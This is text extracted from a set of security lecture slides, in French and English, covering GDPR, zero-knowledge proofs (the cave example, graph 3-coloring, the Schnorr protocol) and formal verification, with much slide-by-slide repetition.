POINTS **12**




NON PORT DE LA CEINTURE DE SÉCURITÉ

-4 points
sur le permis de conduire

135 €
Amende forfaitaire

POINTS -12



L'orgus




Qui est touché ?



TOUT LE MONDE !

Qu'est-ce qu'une donnée personnelle ?



Qu'est-ce qu'une donnée personnelle **sensible**?



Collecte sans consentement préalable écrit, clair et explicite



Plus de droits pour vos données !



Sanction



Plus de transparence



Droit à l'oubli



Guichet unique



Protection des mineurs



Portabilité

Sanctions



20 millions



ou 4 %



Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

Idea of Zero Knowledge Proof



Prover (P)

(P) convinces (V) that it knows something
without revealing any information



Verifier (V)

Idea of Zero Knowledge Proof



Prover (P)

(P) convinces (V) that it knows something without revealing any information




Verifier (V)

Applications:


- ▶ Authentication systems: prove its identity to someone using a password without revealing anything about the secret.
- ▶ Prove that a participant behavior is correct according to the protocol (e.g. integrity of ballots in vote).
- ▶ Group signature, secure multiparty computation, e-cash ...

Cave example (0)




Cave example (I)

V waits outside while P chooses a path




Cave example (II)

V enters and shouts the name of a path



Cave example (III)

P returns along the desired path (using the secret if necessary)




Cave example (III)

P returns along the desired path (using the secret if necessary)


A = "P does not know the secret"
is equivalent to say "P is lucky"

$$Pr[A] = \frac{1}{2}$$



Cave example (III)

P returns along the desired path (using the secret if necessary)



A = “P does not know the secret”
is equivalent to say “P is lucky”


$$Pr[A] = \frac{1}{2}$$

After k tries,

$$Pr[A] = \left(\frac{1}{2}\right)^k$$

Cave example (III)

P returns along the desired path (using the secret if necessary)



A = “P does not know the secret”
is equivalent to say “P is lucky”

$$Pr[A] = \frac{1}{2}$$


After k tries,

$$Pr[A] = \left(\frac{1}{2}\right)^k$$

\bar{A} = “P knows the secret”, then


$$Pr[\bar{A}] = 1 - Pr[A] = 1 - \left(\frac{1}{2}\right)^k$$

Graph 3-coloring is NP-complete: ● ● ●



Petersen graph


Graph 3-coloring is NP-complete: ● ● ●



Petersen graph



P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.



P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.




Chooses $\forall u \in V, r_u$

LIMOS

LABORATOIRE D'INFORMATIQUE
DE MODELISATION ET D'OPTIMISATION DES SYSTEMES

P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.




$$\rightarrow \forall u \in V, e_u = H(\pi(c(u)) || r_u) \rightarrow$$



Chooses $\forall u \in V, r_u$

P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.




$$\rightarrow \forall u \in V, e_u = H(\pi(c(u)) || r_u) \rightarrow$$



Chooses $\forall u \in V, r_u$

LIMOS


LABORATOIRE D'INFORMATIQUE
DE MODELISATION ET D'OPTIMISATION DES SYSTEMES



Chooses i and j

P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.




$$\rightarrow \forall u \in V, e_u = H(\pi(c(u)) || r_u) \rightarrow$$
$$\leftarrow u_i, u_j \leftarrow$$



Chooses $\forall u \in V, r_u$

LIMOS


LABORATOIRE D'INFORMATIQUE,
DE MODELISATION ET D'OPTIMISATION DES SYSTEMES




Chooses i and j

P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.



$$\begin{aligned} &\rightarrow \forall u \in V, e_u = H(\pi(c(u)) || r_u) \rightarrow \\ &\quad \leftarrow u_i, u_j \leftarrow \\ &\rightarrow r_{u_i}, r_{u_j}, \pi(c(u_i)), \pi(c(v_j)) \rightarrow \end{aligned}$$




Chooses i and j

Chooses $\forall u \in V, r_u$

P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.



$$\begin{aligned} &\rightarrow \forall u \in V, e_u = H(\pi(c(u)) || r_u) \rightarrow \\ &\quad \leftarrow u_i, u_j \leftarrow \\ &\rightarrow r_{u_i}, r_{u_j}, \pi(c(u_i)), \pi(c(v_j)) \rightarrow \end{aligned}$$

V accepts, if $e_{u_i} = H(\pi(c(u_i)) || r_{u_i})$ and $e_{u_j} = H(\pi(c(u_j)) || r_{u_j})$



Chooses i and j

Chooses $\forall u \in V, r_u$

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x , where $y = g^x$




Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x , where $y = g^x$



Chooses a random r

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x , where $y = g^x$

$$\longrightarrow t = g^r \longrightarrow$$



Chooses a random r

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g


Goal

P wants to prove the knowledge of x , where $y = g^x$

$$\longrightarrow t = g^r \longrightarrow$$



Chooses a random r



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal


P wants to prove the knowledge of x , where $y = g^x$



Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x , where $y = g^x$




Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x , where $y = g^x$




Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$

V accepts, if $t \cdot y^c = g^s$



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x , where $y = g^x$




Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$



Chooses a random c

V accepts, if $t \cdot y^c = g^s$

$$t \cdot y^c = g^r \cdot (g^x)^c = g^{r+x \cdot c} = g^s$$

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

Vérification formelle



Designer



Attaquant

Vérification formelle



Designer



Attaquant



Security Team

Vérification formelle



Designer



Attaquant



Donner une preuve



Security Team

Vérification formelle



Designer



Attaquant



Donner une preuve



Trouver une attaque




Security Team

Applications




“Security is a process, not a product.”



Merci pour votre attention

Questions?



Les
**BLOCK
CHAINS**

EN 50 QUESTIONS

Comprendre le fonctionnement et les enjeux
de cette technologie innovante

